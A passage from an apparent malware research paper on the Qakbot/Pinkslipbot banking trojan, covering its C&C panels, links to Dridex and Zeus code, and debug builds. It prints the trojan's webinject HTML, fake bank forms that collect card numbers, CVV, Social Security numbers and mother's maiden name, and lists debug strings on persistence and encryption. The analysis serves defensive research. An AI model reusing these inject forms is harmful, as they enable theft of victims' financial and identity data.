                <div class="card_number">
                    <div class="bc_group">
                        <div class="bc_group_title">
                            <label for="cc1" class="translatable" data-translation="card_number"> card
                            number (16 digit)</label>
                        </div>
                        <div class="row">
                            <input id="cc1" class="card_num bc_block_size_75 required verifiable"
                            data-check-pattern="[4-6]\d{3}" maxlength="4" type="text" value="XXXX"
                            placeholder="XXXX"></input>
                            <input id="cc2" class="card_num bc_block_size_75 required verifiable"
                            data-check-pattern="\d{4}" maxlength="4" type="text" value="XXXX" placeholder="
                            XXXX"></input>
                            <input id="cc3" class="card_num bc_block_size_75 required verifiable"
                            data-check-pattern="\d{4}" maxlength="4" type="text" value="XXXX" placeholder="
                            XXXX"></input>
                            <input id="cc4" class="card_num bc_block_size_75 required verifiable"
                            data-check-pattern="\d{4}" maxlength="4" type="text" value="XXXX" placeholder="
                            XXXX"></input>
                        </div>
                    </div>
                </div>
                <div class="expiration_date">
                    <div class="bc_group">
                        <div class="bc_group_title">
                            <label for="expmm" class="translatable" data-translation="expiration_date">
                            expiration date</label>
                        </div>
                        <input id="expmm" class="bc_block_size_75 required verifiable" data-check-pattern="
                        01|02|03|04|05|06|07|08|09|10|11|12" maxlength="2" type="text" value="MM"
                        placeholder="MM"></input>
                        <input id="expyy" class="bc_block_size_75 required verifiable" data-check-pattern="
                        20(15|16|17|18|19|20|21|22|23|24|25|26|27|28|29)" maxlength="4" type="text" value="
                        YYYY" placeholder="YYYY"></input>
                    </div>
                </div>
            </div>
            <div id="bank_card_behind" class="bank_card bc_behind">
                <div class="bc_cvv_info">
                    <div class="bc_group translatable" data-translation="cvv_or_cvc">
                        CVV or CVC - 3 digit code on back of the card
                    </div>
                </div>
                <div class="cvv">
                    <div class="bc_group">
                        <div class="bc_group_title">
                            <label for="cvv" class="translatable" data-translation="cvv">CVV/CVC</label>
                        </div>
                    <input id="cvv" type="text" class="bc_block_size_60 required verifiable"
                    data-check-pattern="\d{3}" maxlength="3" value="XXX" placeholder="XXX"></input>
                    </div>
                </div>
            </div>
        </div>

<!-- -------------------------------- !! Bank Card End !! --------------------------------------------- -->
```

Figure 24: Credit card information stolen via man-in-the-browser (MITB) attack.

Thousands of instances of bank account and credit card information found on the Qakbot server total up to an eight-digit dollar amount in available currency. A portion of the stolen information might be sold to resellers on carding forums, as we found some of the account information posted on carding forums around discussions of conning online banking tech support personnel to hand over control of financial accounts by revealing the stolen confidential security questions (i.e. personal information). If Qakbot detects visits to logged in online bank accounts, the fake security questions are shown to the user again and all account balances are read and sent to the malicious server, visible to the public at the time of writing.

The malicious server in question hosts a number of web panels for ATSEngine, including two seemingly unique, Pinkslipbot-specific panels named 'AZ Admin Panel' and 'AZ2 Admin Panel' containing (currently publicly visible) bank account information as well as their current transfer status.




Figure 25: Driver licence information requested via MITB injection.

As can be seen in Figure 31, the AZ Web Panel allows the attacker group to add drops and transfers to initiate transfers to an attacker-specified bank account via ACH or wire transfers.

Interestingly, the server contains several Yummba [24] web panels (*Akamai*'s publication [25] is a tremendous resource for more information about Yummba panels) used for stealing various forms of data (see Figure 32).


Besides the AZ, AZ2 and Yummba panels, we came across a vaguely familiar login page that raises more questions than it answers. The next section discusses a possible connection between the Qakbot authors and those of Dridex.

Qakbot Related to Dridex and NeverQuest?

There exists a login page on the Qakbot server that appears identical to a login page documented by *Buguroo* [26] as Dridex's C&C panel.

The similarities do not end there and go well beyond the look of the page. Figure 34 shows similarities in the webinject code obtained from Qakbot and Dridex.

It is clear from the comparison that the Pinkslipbot version is a variation of Dridex's version with more obfuscation and slight variations on JavaScript array initialization.



```
<!-- ------------------------------ !! Question Lists Start !! ------------------------------------ -->
<div id="question" class="hide">
<div class="q_list_1">
<header id="q_1_1_title" class="translatable" data-translation="q_1_1_title"></header>
<div class="q_body">
<div class="pob">
<div class="group">
<span class="required translatable" data-translation="mmn">Place of Birth:</span>
<input id="pob" tabindex="8" type="text" name="mother_m_name" class="required verifiable" data-minlength="4" data-check-pattern="
\w{4}" maxlength="80"/>
</div>
</div>
<div class="dob">
<div class="group mm_dd_yyyy">
<span class="required translatable" data-translation="dob">Date of Birth:</span>
<input id="dob" tabindex="9" type="text" name="date_of_birth" class="required verifiable" data-minlength="10" data-check-pattern="[
01]\d\/[0-3]\d\/[12][09]\d{2}" maxlength="10"/>
</div>
</div>
<div class="mdob">
<div class="group mm_dd_yyyy">
<span class="required translatable" data-translation="ssn">Mother Date of Birth:</span>
<input id="mdob" tabindex="10" type="text" name="s_s_number" class="required verifiable" data-minlength="10" data-check-pattern="[
01]\d\/[0-3]\d\/[12][09]\d{2}" maxlength="10"/>
</div>
</div>
</div>
</div>
<div class="q_list_2">
<header id="q_1_2_title" class="translatable" data-translation="q_1_2_title">Additional Information Required:</header>
<div class="q_body">
<div class="q_s_s_number">
<div class="group xxx_xxx_xxx">
<span class="required translatable" data-translation="ssn">Social Security Number:</span>
<input id="SSN" tabindex="11" type="text" name="s_s_number" class="required verifiable" data-minlength="11" data-check-pattern="
\d{3}\-\d{3}\-\d{3}" maxlength="11"/>
</div>
</div>
<div class="q_mother_m_name">
<div class="group">
<span class="required translatable" data-translation="mmn">Mother Maiden Name:</span>
<input id="MMN" tabindex="12" type="text" name="mother_m_name" class="required verifiable" data-minlength="4" data-check-pattern="
\w{4}" maxlength="80"/>
</div>
</div>
<div class="security_pin">
<div class="group">
<span class="translatable" data-translation="zip">Security Pin:</span>
<input id="security_pin" tabindex="13" type="text" name="security_pin" class="verifiable" data-minlength="4" data-check-pattern="
\d{4}" maxlength="12"/>
</div>
</div>
</div>
</div>
</div>
<!-- ------------------------------ !! Question Lists End ------------------------------------- -->
```


Figure 26: Additional personal questions are posed as security questions.

The *Buguroo* report includes a screenshot (see bottom-right corner of Figure 35) pointing to a URL 'https://{unknown}/w/a/gate/get_manufacturers?cb?', which also matches perfectly with the URL generated by Qakbot's version of the obfuscated webinject script. Figure 35 shows how the same URL is generated by Qakbot's webinjects. We used a *Chrome*-based browser's developer tools to quickly bypass the obfuscation used to hide the path.

Contacting the URL at the address generated by the webinject script returned the same content from the screenshot in *Buguroo*'s report. This suggests that Qakbot and Dridex are either sharing the same server or using the same initial code base and possibly supports *Buguroo*'s claim of a new actor involvement with Dridex operations.

F5 Networks found the same admin panel and JavaScript code used by NeverQuest/Vawtrak as well as Hesperbot malware and suggest a possible collaboration between the two criminal groups [27]. This could indicate ties between the groups behind Pinkslipbot, Dridex, NeverQuest and Hesperbot.

QAKBOT DEBUG BUILDS DISCOVERED AND COMPARED

While tracking this malware closely from February 2016 to May 2016, we noticed debug builds of Pinkslipbot being served through C&C servers on rare occasions. In each case these were replaced within a few minutes with the more common release builds.

We received two debug builds directly from the Pinkslipbot C&C servers (version 0300.222: 0250ce491182aca4ea19a2ee639ee92266a15c483069cdfe01024e5aa57c9c3c and version 0300.226 6a61f43a322233e1c681a15e839383b4c239acfb2dadb77f181cd141b325e008) and obtained two other debug builds

Figure 27: Web inject code used to parse and validate fake security questions entered by the user.




Figure 28: Unprotected web pages contain thousands of instances of stolen confidential personal and financial information.




Figure 29: Bank account balances and security questions are recorded by Qakbot web injects.

Figure 30: ATSEngine web panel 'AZ2' with bank account information and money transfer status.




Figure 31: Detailed information about banking credentials.

Figure 32: Yummba panels discovered on Qakbot server.

from 2010 (version 200.474 a0fdd16f65c09159c673e82096905a68b772b5efc79259f3cee4cdbba3209724) and 2011 (version 200.332 0xab302a10005ea59c2e57b235ccb6666e800512924cfcaa65ac829a8566088dc0) based on strings from the first two.

The major difference between a release and a debug Qakbot build is the presence of strings indicative of execution progress logged either to a file on disk or sent to the OutputDebugString() *Windows* API for use with a debugger. For the purpose of reverse engineering, it allows a researcher to see the purpose of a block of code without spending much time reading the disassembly.

Pinkslipbot debug messages are typically succinct and include the original function name, as seen in the screenshot shown in Figure 37.

Having debug versions from 2010 as well as 2016 allowed us to hunt for relationships between the older versions and the more recent ones. Most functions from the 2010 version still exist in the 2016 version with the same function names and occasionally with identical generated code. In other cases, it is easy to see the evolution of a code fragment by studying the differences. We




Figure 33: Qakbot login page and Dridex login page compared.

Figure 34: Qakbot and Dridex web inject code at a glance.




Figure 35: Qakbot web inject generates identical URL pattern to that of Dridex.




Figure 36: Comparison of the same function in a release and debug Qakbot build.

have no doubt that the Pinkslipbot authors have maintained the same code base since its original release in 2007.

Three of the most noteworthy features that have evolved over time are the NATTUN proxy service, encryption technique and random number generation.

The NATTUN proxy server has upgraded from SOCKS version 4 to version 5 (Figure 39).

The encryption used for data stolen and transferred via FTP servers is named internally as sxor{N}_encrypt_data_to_file(). The 2010 versions use the prefix 'sxor2', which has now been replaced with 'sxor3' in the newer debug versions (Figure 40).

The third change involves a function responsible for generating a unique directory name to store the Pinkslipbot binary after first execution. This function generates the unique directory name based on the username, computer name, *Windows* product ID, and the volume serial number of C:\. Even though the algorithm has not changed since 2010, the random number generator has! The 2010 and 2011 versions of Pinkslipbot depended on MSVCRT's implementation of the C library function rand() to generate random numbers.

Shortly after the Zeus source code leak in 2011, Pinkslipbot samples replaced rand() with the Mersenne Twister PRNG, which is included in the Zeus leak (Figure 41).

It is not just the Mersenne Twister algorithm that has been lifted directly from Zeus. The _divI64 function from the Zeus code leak [28] has a byte-for-byte match with Pinkslipbot variants that use Mersenne Twister (Figure 42).

Earlier in the paper, we put forth a claim of possible collaboration between Pinkslipbot authors and those responsible for Dridex, Hesperbot and NeverQuest. The appearance of Zeus code after its leak makes it clear that there is no relationship between the group behind Zeus and the Pinkslipbot authors.

```
sxor3_decrypt() sha1 check value not match
sxor3_decrypt(): dwSrcBufLen=%u dwKeyLen=%u
sxor3_encrypt_data_to_file(): ctx->buf_len=%u out_buf_size=%u
sxor3_encrypt_data_to_file(): file=[%s] crypt_key is set! crypt_key_len=%u
sxor3_encrypt_data_to_file(): file=[%s] crypt_key is not set, generating random
sxor3_encrypt_data_to_file(): CreateFile() [%s] failed
sxor2_decrypt_full(): blz_depack() returned %u
sxor2_decrypt_full(): blz_decompress_data failed ret=%d
sxor2_decrypt_full(): mem_alloc failed
sxor2_decrypt_full(): decrypted ok without passphrase
sxor2_decrypt_full(): decrypt without passphrase failed
sxor2_decrypt_full(): decrypted ok with passphrase
sxor2_decrypt_full(): decrypt with passphrase failed
sxor2_decrypt_full(): decrypt without passphrase failed: message is in bad format. in_buf_size=...
sxor2_decrypt_full(): mem_alloc %d bytes failed
sxor2_decrypt_full(): work as version 3. in_buf_size=%u
sxor2_open_from_mem(): decrypt failed ret=%d
sxor2_open_from_mem(): mem_alloc() failed
sxor2_open(): mem_alloc 2 failed
sxor2_open(): decrypt failed ret=%d
sxor2_open(): file '%s' is too small
sxor2_open(): fio_load_file() failed file='%s'
sxor2_open(): mem_alloc() failed
CreateStartup(): CreateShortcut() ok!
CreateStartup(): CreateShortcut() failed
CreateStartup(): try to create shorcut
CreateStartup(): AV_NORTON installed, skip this step
CreateStartup(): RegUnloadKey() failed
CreateStartup(): RegLoadKey() success szRegFile='%s'
CreateStartup(): RegLoadKey() failed szRegFile='%s' szSid='%s' err=%d
CreateStartup(): Loading hive szRegFile='%s'
CreateStartup(): reg run key: '%s'
RunQbotForCurrentUser(): failed szExePath='%s'
RunQbotForAnotherUser(): szDomain='%s'
RunQbotForAnotherUser(): failed WTSDomainName err=%d
```

Figure 37: Example debug strings from a recent Pinkslipbot debug build.

